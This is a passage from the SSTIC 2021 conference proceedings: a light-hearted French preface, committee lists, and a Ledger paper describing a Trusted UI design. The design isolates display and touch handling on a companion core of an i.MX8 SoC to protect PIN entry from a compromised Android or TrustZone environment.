SSTIC_21 SYMPOSIUM SUR LA SÉCURITÉ DES TECHNOLOGIES DE L'INFORMATION ET DES COMMUNICATIONS

ISBN : 978-2-9551333-8-5

Préface

Cher·e·s ami·e·s et collègues de la communauté SSTIC,

Ah, le temps passe vite, hein ? Il y a 20 ans, on lançait le premier SSTIC, et regardez-nous maintenant, 21ème édition ! On a vu des choses, hein ? Des Java Card qui avaient plus de bugs que de puces, des failles si grosses qu'on aurait pu y garer un camion, et des solutions disruptives qui ont réussi à rendre obsolète ce qui marchait bien avant !

Alors, moi, j'suis le nouveau chef, on m'a dit : "Faut écrire un édito, imaginer les 20 prochaines années." J'me suis dit : "Bon, OK, on va rigoler un peu, parce que la sécurité informatique, c'est sérieux, mais faut pas pousser non plus."

Donc, voilà, j'me lance. Dans 20 ans, je vois bien le SSTIC devenir le rendez-vous incontournable des cyborgs. Ils viendront nous parler de leur vie quotidienne, de comment ils ont réussi à sécuriser leur disque dur interne, et de leurs exploits pour échapper aux hackers du dimanche.

J'nous vois bien aussi, penché·e·s sur nos claviers, à essayer de hacker des grille-pains connectés pour éviter qu'ils ne deviennent des armes de destruction massive. Parce que, franchement, on sait jamais ce qui peut nous tomber dessus. Et si on peut éviter une troisième guerre mondiale à coup de tartines, moi j'dis, pourquoi pas !

Alors, ouais, y'aura des échecs, mais comme disait l'autre : "L'échec, c'est la réussite du con." Alors, on va échouer, mais on va le faire avec panache et avec respect, parce que c'est ça, la sécurité informatique : on tombe, on se relève, on apprend et on recommence.

Et puisqu'on parle de respect, n'oublions pas toutes ces personnes qui, au fil des années, ont contribué à faire de SSTIC ce qu'il est aujourd'hui. Un grand merci à vous toutes et tous, et un clin d'œil à celles et ceux qui, dans 20 ans, prendront la relève. Chapeau bas !

Pour finir, un p'tit poème, pas un haïku, hein, parce que ça, on m'a dit de pas le dire. Alors, disons un "poème japonais en trois vers" :

La sécurité,
Une lutte sans fin, mais bon,
On s'amuse tous bien.

Allez, bon SSTIC à tous et à toutes, et rendez-vous dans 20 ans pour fêter les 40 ans de notre belle conférence ! On boira du champagne dans nos clés USB, promis !

C. G., pour le comité d'Organisation.

Comité d'organisation

Aurélien Bordes
Camille Mougey
Colas Le Guernic
Gabrielle Viala
Georges Bossert
Olivier Courtay
Pierre Capillon
Raphaël Rigo
Sarah Zennou
Xavier Mehrenberger

L'association STIC tient à remercier les employeurs des membres du comité d'organisation qui ont soutenu leur participation au CO.

Airbus – ANSSI – Quarkslab – Sekoia.io – Thales

Comité de programme

Adrien Guinet	SandboxAQ
Anaïs Gantet	
Angèle Bossuat	Quarkslab
Aurélien Bordes	
Baptiste Bone	Ministère des Armées
Camille Mougey	ANSSI
Colas Le Guernic	Thales
Damien Cauquil	
David Berard	Synacktiv
Diane Dubois	Google
Gabriel Campana	
Gabrielle Viala	Quarkslab
Georges Bossert	Sekoia.io
Jean-François Lalande	CentraleSupélec
Juliette Chapalain	ANSSI
Marion Lafon	Ledger
Nicolas Iooss	Ledger
Nicolas Prigent	Ministère des Armées
Olivier Courtay	Thalium
Olivier Hériveaux	Ledger
Pascal Malterre	CEA/DAM
Pierre Bienaimé	
Pierre Capillon	ANSSI
Pierre-Sébastien Bost	
Raphaël Rigo	
Romain Thomas	Activision
Ryad Benadjila	ANSSI
Sarah Zennou	Airbus
Xavier Mehrenberger	ANSSI
Yoann Allain	Amazon
YvesAlexis Perez	ANSSI

Graphisme

Benjamin Morin

Table des matières

Conférences

Conférences

From dusk till dawn: toward an effective *trusted UI*

Patrice Hameau, Philippe Thierry, Florent Valette
patrice.hameau@ledger.fr
philippe.thierry@ledger.fr
florent.valette@ledger.fr

Ledger

Abstract. Nowadays, secured embedded devices with high resolution displays, in which user interaction for critical assets is a part of the trust chain (user authentication, validation, etc.), leave the processing of the Trusted User Interface to the general purpose processor. Indeed, such displays are usually interfaced with MIPI-DSI and require an amount of reactivity and power processing a Secure Element is unable to provide. The fallback model is, for example in mobile markets, generally based on the ARM® TrustZone [22] and Trusted Execution Environment mechanisms, which imply that the Trusted User Interface relies on the very same cores of the general purpose processor as the applicative Operating System. The problem with such an architecture is that the ARM TrustZone security model has been initially designed in 2004 [22] and is not always adapted to the increased complexity of today's systems in the light of last years' new attack paths [15, 17, 18, 23, 29, 31]. In this article, we explain how we modified the management of the display by the various components of a representative mobile system including a separate Secure Element, in order to ensure the protection of the critical assets managed by the Trusted User Interface even when all the general-purpose components, including the ARM TrustZone environment, have been compromised by an attacker.

1 Introduction

The graphic subsystem, a part of the trust chain As time goes by, user interaction is increasingly becoming an integral part of the trusted data path, making it essential to have a secured user interface in order to involve the end user in the execution of critical actions or when manipulating sensitive assets protected by a Secure Element (SE).

This user interface may require simple interactions, such as the FIDO *User Presence* [3] mechanism, or more complex ones such as Personal Identifier Number (PIN) or passphrase entries.

In both cases, the user interface used needs to be trusted enough as it is part of the global security mechanism [10], and thus is designated as a Trusted User Interface (*Trusted UI*).

When executed using the very same hardware as the untrusted system (same inputs and outputs), the Trusted UI accountability raises various questions [30].

Upon manipulation of sensitive assets, such as passphrases entries, the security requirements for the overall user interface are heightened in accordance with the level of sensitivity of the data being manipulated.

State of the art and limitations of Trusted UI The Trusted UI problematic, and more generally the ability to execute different security levels that require user interactions is a complex problem. It has been described in multiple papers and theses [28, 30] up to a fully formal specification of the required properties a Trusted UI must support [30].

Nowadays, in the mobile market, Trusted UI is being more and more deployed in order to bring better security to user interactions when asset confidentiality, integrity or authenticity is required. This is typically the case when entering PIN entries (e.g. banking applications) or passphrases, or for validating critical actions (e.g. money transfer).

As the Trusted UI uses the device's main screen, it can't be directly managed by the SE, which has not the necessary power processing and memory resources. It is thus often delegated to the Trusted Execution Environment (TEE), based on ARM TrustZone technology. The graphic chain support model chosen by the industry is usually based on dynamic hardware *switching* of the devices required to manipulate the Trusted UI from non-TrustZone world (*normal world*) to TrustZone one (*secure world*).

Moreover, when any user-related security assets, such as PIN, is required by the SE to authenticate the user or to unlock some SE related security feature, it is performed using the Trusted UI. As a consequence, the asset confidentiality directly depends on the Trusted UI integrity, accountability and authenticity, potentially endangering the SE hosted services and assets.

The Android Open-Source Project has defined a methodology [8] based on the Keymaster [20] implementation to respond to such needs. It is still the sole protection element used in some TEE Operating System vendors [13], despite the nowadays attack paths that have endangered this design [15, 17, 18, 23, 31].

On the other side, Apple for example uses a dedicated proprietary hardware architecture based on its own external Secure Enclave chip [6,32].

Based on the security state of the art defined above, the usual ARM TrustZone based Trusted UI model suffers limitations impacting the overall level of confidence and security that can be considered for such implementations:

— The Trusted UI security domain accountability [30]
— The dynamic sharing of the graphic chain (input, output) on which potential fault injection methods can be considered, including remote ones [7, 15, 23, 31]
— The effective runtime protection (data confidentiality, integrity) of the TEE software [17, 29]

Despite the implementation of some security best practices, such as handling power management at the Secure Monitor level in ARM architecture, this model has limitations rooted in an outdated initial design that fails to adhere to the principle of least privilege in practice: the lower secure component, in general the applicative Operating-System running in non-secure world (saying Android), has a huge amount of privileges on the hardware platform (user I/O, frequency scaling, SoC I/O mixer, etc.), impacting the higher security level Operating System (saying the TEE). This design is the source of a lot of successful attacks [15, 17, 18, 23, 31], and alternative or complementary solutions should be considered.

To address this issue, we propose a new model that adheres to the principle of least privilege, removing direct access to any potentially critical hardware component from the lower secure component (e.g. Android Operating system).

In our opinion, the para-virtualization model, as demonstrated by the Genode team in 2014 [16], which uses a virtual touchscreen and virtual frame buffers within the Android world, is a better solution that is highly easier to verify and prove in terms of security and less prone to failure.

Moreover, in such an architecture, all the hardware devices impacting the Trusted UI are dedicated to a security domain by design, with no dynamic configuration at all. This enables the use of hardware lock registers, which prohibits modification of the security domains configuration (access rights, peripherals owned...) after first setup until the next full reset of the SoC.

In order to establish a reasonable security context for our proof of concept (PoC), we have formulated a simplified generic threats model that can be applied to various Android-based devices:

— **Threat 1.1** *The Android world is connected to the Internet*

— **Threat 1.2** *The Android world, including the Linux kernel, is considered as too complex to be properly secured, and as a consequence is considered as fully controlled by the attacker*
— **Threat 1.3** *Software-based hardware attacks, such as [7, 15, 23, 31] are considered*
— **Threat 1.4** *The device can be stolen and thus physical attacks can be conducted to get access to critical assets, in scenarios that make sense*
— **Threat 1.5** *Non-intrusive hardware faults (typically EM-based) are considered, in scenarios that make sense*

Considering the above threats, some hypothesis are defined for our security model:

— **Hypothesis 1.1** *The main SoC*[1] *documentation is correct*
— **Hypothesis 1.2** *The main SoC IP*[2] *behave as specified and do not hold any hidden features*
— **Hypothesis 1.3** *The main SoC brings an in-chip separated companion core (named Protected Core) and some On-Chip RAM (OCRAM) with exclusive access to this core*
— **Hypothesis 1.4** *the main SoC supports protection against any bus master for its internal memories or peripherals (integration of ARM SMMU*[3] *or equivalent)*
— **Hypothesis 1.5** *The main SoC secure boot mechanism is trustworthy, protected against non-invasive attacks*
— **Hypothesis 1.6** *The SE and the main SoC embedded software used till the Protected Core startup are considered trustworthy.*

With the above security threats and hardware assumptions in mind, the Trusted UI proof of concept we have designed aims to adhere to the following security considerations:

— **Security property 1.1** *The Trusted UI supports user accountability for managing critical assets*
— **Security property 1.2** *The Trusted UI component data at rest protection is guaranteed*
— **Security property 1.3** *The Trusted UI software runtime integrity must be guaranteed (using for example OCRAM*[4] *with ECC,*[5] *monitoring. . .)*

[1] System On Chip
[2] Intellectual Properties, devices embedded in-chip
[3] System Memory Mangement Unit
[4] On-chip RAM
[5] Error Correction Code

— **Security property 1.4** *The Trusted UI must resist to usual TEE exploitation paths*
— **Security property 1.5** *The Trusted UI must not be impacted by any attack or corruption of the software running in applicative security domain (e.g. Android, Linux, TEE)*
— **Security property 1.6** *The Trusted UI must not depend on hardware device(s) dynamic sharing. It shall rely on assignments of access rights and peripherals to a dedicated security domain at boot time, and the possibility to lock these assignments in hardware till next SoC reset.*

In the light of the above threats model, hardware properties and security properties that we aim to achieve, we present a novel Trusted UI architecture in Section 2. We then discuss the designed Trusted UI performances, security impacts, advantages and drawbacks in Section 3. Finally, we describe what could be made to optimize the results and optimize some limitations in Section 4.

Proof of Concept To validate our work, we have developed a fully functional prototype internally (referenced as *PoC*). It is based on a recent version of Android AOSP running on an iMX8 SoC from NXP. It includes also a Secure Element from STM and a high resolution display of 720p driven by a MIPI DSI interface. The chosen iMX8 SoC integrates 4 Cortex-A53 cores and a Cortex-M companion core, used as the Protected Core. The SoC supports a Secure Boot mechanism, and integrates the hardware capabilities required to enforce security domains isolation (SMMU, RDC, OCRAM...) and locking mechanisms.

2 A new UX paradigm: Moving to three third architecture

In this section, we begin by outlining the general abstraction model we used for the Trusted UI in Section 2.1. We then expose how the security architecture is deployed and locked in Section 2.2. Some time is taken in Section 2.3 to explain how the graphical output partitioning has been made, as this is the more complex part. We conclude by detailing how we completed the overall integration by including the input part in Section 2.4, and the SE[6] connection in 2.5. As a final word, we finalize the description of the overall hardening with additional elements in Section 2.6.

[6] Secure Element

2.1 Virtualizing ARM64 graphic subsystem

Modern ARM64 SoCs sometimes hold a companion core, mostly in industrial fields such as automotive or medical [9]. In most of those cases, the companion core is designed for safety critical applications and is associated with a set of hardware components in order to protect it against any potential corruption from the main ARM64 core cluster.

To fully meet Properties 1.4 and 1.5 and minimize the impact of new existing threats in the design of a mobile-oriented user interface, we have decided to extract the overall graphical chain handling from the ARM64 core complex by utilizing the in-chip companion core to host those functionalities. Using a fully separated core is also considered instead of, for example hardware virtualization because:

— hardware virtualization, including ARM64 one, is not immune at all against various threats defined in Section 1, as explained in [12].
— hardware virtualization is fully-arch specific, making our architecture non-portable to, for example RISC-V based architectures

The companion core, in our usage of the i.MX8 SoC, exclusively uses in-chip dedicated memory banks and cache hierarchy that are separated from the ARM64 core complex for its own usage.

This decision comes at the cost of hosting such a core in a design commonly used in the industrial field. Based on these constraints, the goal of the Proof of concept is to evaluate the impact on security, performance and consumption of the overall solution.

Having decided to utilize the companion core to host the Trusted UI, and given that this core is inherently immune to various threats associated with the ARM64 core complex, we refer to the overall core (companion core and associated resident firmware) as the *Protected Core* in the following.

The usage of a such a core for the Trusted UI gives us various advantages:

— its execution starts before any of the ARM64 core cluster OSes (TEE and Android typically)
— The companion software execution is fully independent from the normal world, on a separated core, power domain and clock domain
— the companion software execution is not impacted by any of the ARM64 core cluster cache-based side-channel
— the Protected Core software is significantly smaller than TEE implementations. This allows us to incorporate noRTE code validation, fault-resilient implementation, control flow integrity considerations, etc.

— the Protected Core Software can be fully hosted in OCRAM (code+data), excluding the DDR for its own usage
— the Protected Core has a limited scope of operation and does not support additional applications unlike TEE OSes. As a result, it will not host any potentially buggy trustlet
— the Protected Core uses a highly simple, hardware-based, communication interface with the ARM64 core cluster
— as the Protected Core has a different architecture and mapping, there is no data pointer used, but only identifiers, avoiding attacks such as [27]

At the same time, to comply with Property 1.6, we have chosen to adopt a similar approach as the Genode team [16], by utilizing para-virtualization methodology. The main difference with the Genode proof of concept being the use of a fully separated hardware core instead of an ARM TrustZone based virtual machine monitor.

In our proof of concept, we move the overall control of the graphic chain, including the LCDIF [7] controller, the MIPI [8] bridge controller and the panel interactions to the Protected Core. Additionally, we also shift the responsibility of the touchscreen controller's low speed bus (in our case, an I2C [9] controller) to the Protected Core.

Based on this design, the Protected core then behaves as a graphical proxy between the main ARM64 core cluster and the actual physical graphic chain.

Moreover, in our proof of concept, the Protected Core also behaves as a proxy between the SE and the main SoC ARM64 core cluster. Based on this architecture, the Protected Core is able to respond in an autonomous way to highly secure-critical SE requests, and to display Trusted UI elements or to read user inputs without requiring any ARM64 core cluster execution. This is done by taking full control of the input/output interfaces that the Protected Core already manages, allowing high security user interface management (PIN requests, etc.) in direct interaction with the SE.

By doing that, we comply with our Security Model Property 1.5. As there is no hardware device cross-domain switching required in order to enable the Trusted UI interface, we also comply with our Security Property 1.6.

[7] LCD Interface
[8] Mobile Industry Processor Interface
[9] Inter-Integrated Circuit

In order to ensure the accountability of the Trusted UI, the user must have a secure way to confirm that the effective displayed UI is managed by the Trusted UI. This is required in order to comply with Property 1.1.

The key advantage of our design is the proxy model, in which the Protected Core is alway the sole component controlling the screen. Based on this principle, the Protected core can dedicate a part of the output framebuffer in order to keep a *secure bar* with a dedicated informational value, typically in the way described in [30].

Given that the graphical subsystem is fully hosted in the Protected Core, it is imperative that this core is fully protected against any direct or indirect exploitation from the main ARM64 core cluster. This includes the Protected Core itself, and all the devices used for the Trusted UI data and control plane, and the SE communication. We describe how we harden the Protected Core in Section 2.2.

Once the graphical chain is managed by the Protected Core, a fast hardware synchronization mechanism between the ARM64 core complex and the Protected Core is required in order to allow enough reactivity for graphical events, as the ARM64 software does not manage anymore any of the effective hardware involved in the graphical chain. This requires a hardware component able to communicate easily and fast between different clock domains, to abstract any synchronization complexity between the two core complexes. In our proof of concept, the i.MX8 SoC does have such an IP for this usage, denoted *MessagingUnit*. This unit is a basic four-register-based mailbox device that generates interrupt events between peers when the registers are set.

In order to efficiently communicate between core complexes with this IP, a fully synchronous simple protocol has been designed, based on the basic structure defined in Table 1.

register	size	type
r0	u32	message-type
r1	u32	auth-token
r2	u32	arg
r3	u32	crc32(r0,r1,r2)

Table 1. Generic communication structure between core complexes

There are multiple message-types for different requests and responses that determine the potential type and value of arguments.

The *MessagingUnit*-based communication protocol is, at the time of this article, a fully synchronous protocol, which is reactive enough for our performance needs, as described in 3. This also makes the protocol stack implementation highly easier to implement and to prove in terms of noRTE and functional correctness.

The overall protocol specification is not described in this article for the sake of clarity. Nevertheless, all the protocol frames respect the above specification.

2.2 Hardening the Protected Core

Authenticate peers through the MessagingUnit In the security model we have defined, the only way of communication with the Protected Core is through the *MessagingUnit* hardware interface.

The SoC datasheet specifies that:

- the *MessagingUnit* handles two registers sets per half-duplex communication pipe:
  - four write-only registers in A (resp. B) domain, that triggers B (resp. A) domain after writing the 4^{th} register
  - four read-only registers in B (resp. A) domain, that correspond to the content of A (resp. B) domain registers at interrupt time
- A and B domains are hardware-associated respectively with the ARM64 core complex and the Protected Core core complex
- write registers are write-only. Reading from them returns only `0x0`
- a given domain can't access remote domain registers

The communication is made using the basic synchronous protocol introduced in Section 2.1. In our design, two couples have to communicate through this interface:

- Android kernel <=> Protected Core
- TEE kernel <=> Protected Core

The goal here is to enable the TrustZone-based User Interface, even if, in our security model, such an interface is not considered secure enough for our needs. In our model, the effective Trusted UI security is associated to a fully independent execution of the eSE / Protected Core couple, independently of the ARM64 core complex, making the MU peer authentication corruption out of the scope.

Nonetheless, to enable such a support, the MessagingUnit is set at a given time t to a given security level (TrustZone security flag), by configuring the SoC dedicated IP: the CSU.[10] The switch, in our model,

[10] Central Security Unit

is under the responsibility of the Protected Core, and peers are informed when they are allowed to speak through the Messaging unit. This allows to naturally authenticate the Protected Core remote peer, with the help of the TrustZone hardware mechanisms.

In the meantime, we consider in our threat model that:

1. the CSU configuration of the *MessagingUnit* device may fail (bad error catching)
2. the CSU configuration of the *MessagingUnit* device may be attacked (fault injection)
3. the Protected Core context may be corrupted (run time error, single fault injection)

To increase the level of authentication of the Protected Core remote peer, an additional mechanism has been added to the communication protocol, by adding an authentication token with anti-replay protection. This is achieved by sharing an internal state seed initializer at boot time with each peer, for each half-duplex communication, which must be used as soon as the init state is terminated.

In our proof of concept, the RNG source used for this seed in the protected core is the SoC CAAM (Cryptographic Acceleration and Assurance Module) TRNG module. The random value is loaded at early Protected Core boot time, while no other software than the Secondary platform Loader is started.

In order to share this seed with each peer and associate it with the corresponding security context, we use the ARM secure boot sequence which guarantees the boot order. The platform boot order is, in our case, the following:

1. bootROM startup, secure boot bootstrap
2. Secure Platform bootloader (e.g SPL), which includes Protected Core loading
3. Protected Core startup
4. Secure Monitor (e.g. ARM TF-A) startup
5. Trusted Execution Environment (TEE) OS startup
6. Normal world bootloader (e.g. U-BOOT) startup (after Secure Monitor switch from TEE)
7. Normal world OS (e.g. Linux)
8. Android boot

This allows the Protected Core to first negotiate a seed vector with the TEE first, and then with the Android kernel.

To authenticate the emitter once the initialization sequence is done, this seed is used in order to generate a predictable sequence of randomly generated numbers using the PCG32 [21] algorithm each time a frame is emitted between peers. Each generated number is written in the *auth-token* field of the communication structure described in Section 2.1, and checked by the receiver, which locally generates the very same random sequence as its remote counterpart.

The big advantage of the PCG32 algorithm is its cost: executing a PCG32 increment can be done in a few nanoseconds, in comparison with a complete cryptographic sequence such as a full HMAC algorithm.

In our performance model, such an advantage is critical to be able to keep reasonable graphical performances, as described in Section 3.

Listing and protecting all critical hardware components Once the communication between the Protected Core and the ARM64 core complex is secured, a lot of work is still needed.

First, a lot of hardware components are required in order to properly manipulate the user interface. This requires input and output interfaces, including both high-speed (typically MIPI) and low speed (usually I2C or SPI) communication buses. In order to use these buses, the SoC I/O muxer and the GPIO(s) controller(s) to which these devices are connected also need to be involved.

Communication buses also require input clock configuration (input PLL setting).

The communication bus (simple serial communication bus, such as SPI) with the eSE also needs to be protected, including, again, its associated GPIO controller.

Figure 1 describes all the hardware components required in order to enable a functional user interface.

In a dynamic model, in which the Trusted User Interface needs to be switched from one security level to another, the ownership of all these components needs to be transferred, and their registers need to be verified by the upper security level to validate the proper Trusted UI data plane configuration.

If not, most of them can be used in order to redirect a part of the flow, inject custom content (typically using the I/O muxer), spy the input events reception (by polling the touchscreen corresponding GPIO pins), and so on.




Fig. 1. Hardware components impacting the Trusted UI

In our security architecture, all devices but the Power controller have been locked under the Protected Core responsibility. Therefore ownership is clear and the configuration of registers can be locked at the earliest boot time with a quite small TCB at that time. The Power controller is a special case because efficient power agility on various devices must be kept without requiring too much effort from the Protected Core itself.

To achieve that, the Power controller control is shared between the Protected Core and the secure monitor exclusively, with a static filtering mechanism for devices that are under the Protected Core domain in the secure monitor power driver implementation. By doing that, the secure monitor never manipulates the Protected Core relative devices, Android and TEE have no access but secure monitor calls to request any power control update.[11]

Meanwhile, the Protected Core validates the overall IPs power and clock configuration each time the Trusted UI is used, detecting potential corruption.

[11] A potential full move of the power control to the Protected Core is also analyzed to fully protect this part

To ensure an efficient separation of the Protected Core devices domain and the ARM64 core complex domain, we use the i.MX8 *Resource Domain Controller*. This controller is able to strictly separate all bus masters, including the core complexes themselves, in differentiated worlds, disallowing uncontrolled inter-domain communication.

The Resource Domain Controller configuration is under the full control of the Protected Core itself, and all dedicated devices are locked during the Protected Core startup at the earliest boot time.

Secure booting the Trusted UI In order to comply with Security Property 1.2, the overall Protected Core software image must be a part of the platform secure boot process. The secure boot process is initiated by the BootROM based on in-chip eFuses holding a public key, associated with a cryptographic component used in order to successively validate the initial images. For the sake of clarity, the secure boot process is considered out of scope and is not explained in this article but is based on the standard NXP High Assurance Boot [4]. In the HAB process, the Protected Core image has been added to the initial boot image checked by the Secure Platform Loader, based on modified SPL/U-BOOT software, adding data at rest integrity and authenticity emanated from the secure boot public-key based signature check.

Now that the platform hardening has been made and all Trusted UI security properties fulfilled, the actual implementation needs to be explained.

2.3 Plugging in all together

About MessagingUnit UI-related frames The display pipeline is moved under full control of the Protected Core, the virtual CRTC API is exposed through *MessagingUnit* as seen in Section 2.1. Based on the protocol description in Section 1, upper layer software can emit messages (with content), emit signals (without content), receive messages (with content) and signals (without content).

All messages emitted through the MU are associated to a status response, which is a dedicated message handling a 'response' bit. This response is emitted by the peer and returns the result of the peer message handling.

Virtual CRTC API The virtual CRTC API is composed of a few endpoints in order to enable a peer to enable/disable the display pipeline and swap

the scanned out framebuffer. The framebuffer may be directly rendered or composed from a secure and a non secure frame (see Section 2.1) :

- vblank event [12]
  - Message type: *Request* / Emitter: Protected Core peer
  - Description: On hardware vblank interrupt, a message is sent to peers. Thus, peers can commit the next framebuffer, if any, and start rendering any further frame.
- disable display
  - Message type: *Request* / Emitter: Cortex-A53 core peer
  - Description: On "disable display" reception, the protected core will turn off the panel and stop transferring framebuffers to LCD controller
- enable display
  - Message type: *Request* / Emitter: Cortex-A53 core peer
  - Description: On "enable display" reception, the protected core will configure the graphical pipeline, i.e. LCD controller and MIP DSI bridge, according to the current modeline. Once done, LCD controller to MIPI DMA transfer is armed and the panel is turned on.
- update framebuffer ID
  - Message type: *Request* / Emitter: Cortex-A53 core peer
  - Description: Program the next framebuffer to display. This command will not apply any changes in order to prevent tearing. The new framebuffer commit must be done during vertical blanking. This can be handled by hardware. In our proof-of-concept, the LCD controller has a shadowed register in order to get tearing free page flip. Shadowed register will be committed at next vsync event [13] once refresh is programmed.
- refresh framebuffer
  - Message type: *Request* / Emitter: Cortex-A53 core peer
  - Description: Tells hardware to start using the previously defined framebuffer. Depending on hardware capabilities, this commands tells hardware to commit its shadowed register or emulate this behavior in software by using vblank interrupt.

Virtual Input API

- Input touch event received: position number

[12] Vertical blanking is the period from the end of a framebuffer scan out and the beginning of the next frame

[13] Vsync is the beginning of a frame scan out

  - Message type: *Request* / Emitter: Protected Core peer
  - Description: On hardware input touch interrupt, the number of active position (finger(s) on screen)
- Input touch event received: position
  - Message type: *Request* / Emitter: Protected Core peer
  - Description: On hardware input touch interrupt, the touch data: positions (x/y) and state (pushed, released, kept, moved)

Integrating to the Trusted Execution Environment In this article, we consider that today's TEE implementations are based on a basic framebuffer interface [11] that can be easily plugged over the *MessagingUnit* mechanism. On the contrary, in Android, the display ecosystem is highly more complex and requires bigger performances.

As a consequence, we decide to focus this paper on the way we virtualize the Android operating graphical chain, and leave the Trusted Execution Environment apart.

Integrating to Linux DRM subsystem The Linux DRM [14] layer is the infrastructure that helps complex GPU [15] driver writing. Each driver can handle a wide range of features such as 3D rendering, KMS,[16] GEM [17] object allocation, etc.

Here, we are building a DRM driver for display pipeline (Figure 2) only, so we need to implement three DRM features, *ATOMIC*, *MODESET* and *GEM* [2, 14]. The DRM device controlling the virtual display pipeline owns a single DRM CRTC [18] device with only a primary plane (i.e. no cursor plane nor overlay). Encoder and Connector are DRM devices of virtual type as they are not handled anymore by the DRM subsystem.




Fig. 2. Simple DRM display pipeline

[14] Direct Rendering Manager
[15] Graphics Processing Unit
[16] Kernel Mode Setting: display configuration
[17] Graphics Execution Manager
[18] Cathode Ray Tube Controller

DRM CRTC The CRTC controller drives the display setting and timing and is responsible for scanning the framebuffer [2]. The driver handles the following events from the display controller:

1. VBlank interrupt
2. "DRM refresh" command
3. "Display enable" command
4. "Display disable" command.

DRM PLANE A DRM plane holds a state that defines the current buffer of this plane and the bound CRTC. Due to hardware limitation, we only support one primary plane (no cursor nor overlay) and composition is done in user space [1]. On DRM MODE COMMIT action (Figure 3), the new plane state, with the next framebuffer to render is committed atomically. The corresponding plane update helper [2] sends the next framebuffer to display to the Protected Core.




Fig. 3. DRM mode atomic commit

GEM CMA The GEM contiguous memory allocator can only allocate memory for framebuffer objects at fixed place due to security and hardening considerations discussed in Section 2.2. All rendering steps are done in the 2D/3D GPU by Android graphical stack [1] and the final layers composition targets the previously allocated framebuffer. Thus, our driver needs to support PRIME[19] buffer export, but, those design constraints imply that PRIME buffer import can't be supported.

In order to force memory location of each framebuffer, the driver needs to handle a reserved memory region [2] with shared-dma-pool and no-map attributes for each framebuffer. Each DMA pool is used to allocate a unique framebuffer, thus the base address of each buffer is known and predictable as shown in Figure 4.

[19] PRIME is the cross device buffer sharing framework in DRM




Fig. 4. DRM GEM CMA allocator

Based on the above implementation, the linux DRM-compatible graphic chain has been connected to the Protected Core through the *MessagingUnit*, in association with three predefined framebuffers, in order to let the GPU3D controller manipulate the Android-level rendering and schedule. These framebuffers addresses are known at build time and shared with the Protected Core, as shown in Figure 5.

2.4 Integrating to Linux Input subsystem

The Linux Input layer is the infrastructure that unifies all input devices in order to abstract the various input hardware to an unified input types for devices such as touchscreens, mouses, and so on. On the opposite of the DRM subsystem, the Linux input subsystem is a quite easy system in which the lower driver only registers itself and triggers the upper input API.

The framing model described in the beginning of this section is sufficient in our Proof of Concept to manipulate a touchscreen through a virtualized architecture using the *MessagingUnit*. In this model, the device-specific implementation is kept in the Protected Core. This includes the interrupt handling and the associated I2C requests in order to get back the associated event information.

The positioning and state information (coordinates vector, number of fingers, touch type, etc.) is then emitted through the MessagingUnit toward the current User interface target driver, which handles the positioning information in its own context (input subsystem in Linux, etc.).

For the sake of simplicity, we have limited the input support to basic multitouch (no palm support).

2.5 Activating TrustedUI: from proxying to local looping

Now that we have a real input/output proxy held in the Protected Core between the ARM64 core complex and all the hardware IPs used in the input/output subsystem, a last brick is added to the Protected Core: a proxy integration between the SE and the TEE.

When the SE software needs to manipulate sensitive assets or perform critical actions (e.g. unlock some feature using a PIN or execute some cryptographic service), it then sends a request to activate the Trusted UI. Through its proxy position in the communication between the SE and the ARM64 core complex, the Protected Core will intercept such a request and setup the Trusted UI to perform the required secured user interaction. The ARM64 core complex may even not be informed of such requests.

As the SE hardware interface with the main SoC is a low-speed communication bus (e.g. SPI, ISO7816, etc.), such a proxy can be easily implemented in the Protected Core in a very small amount of code.

The overall architecture including both Linux kernel and Trusted Execution OS is described in Figure 5.

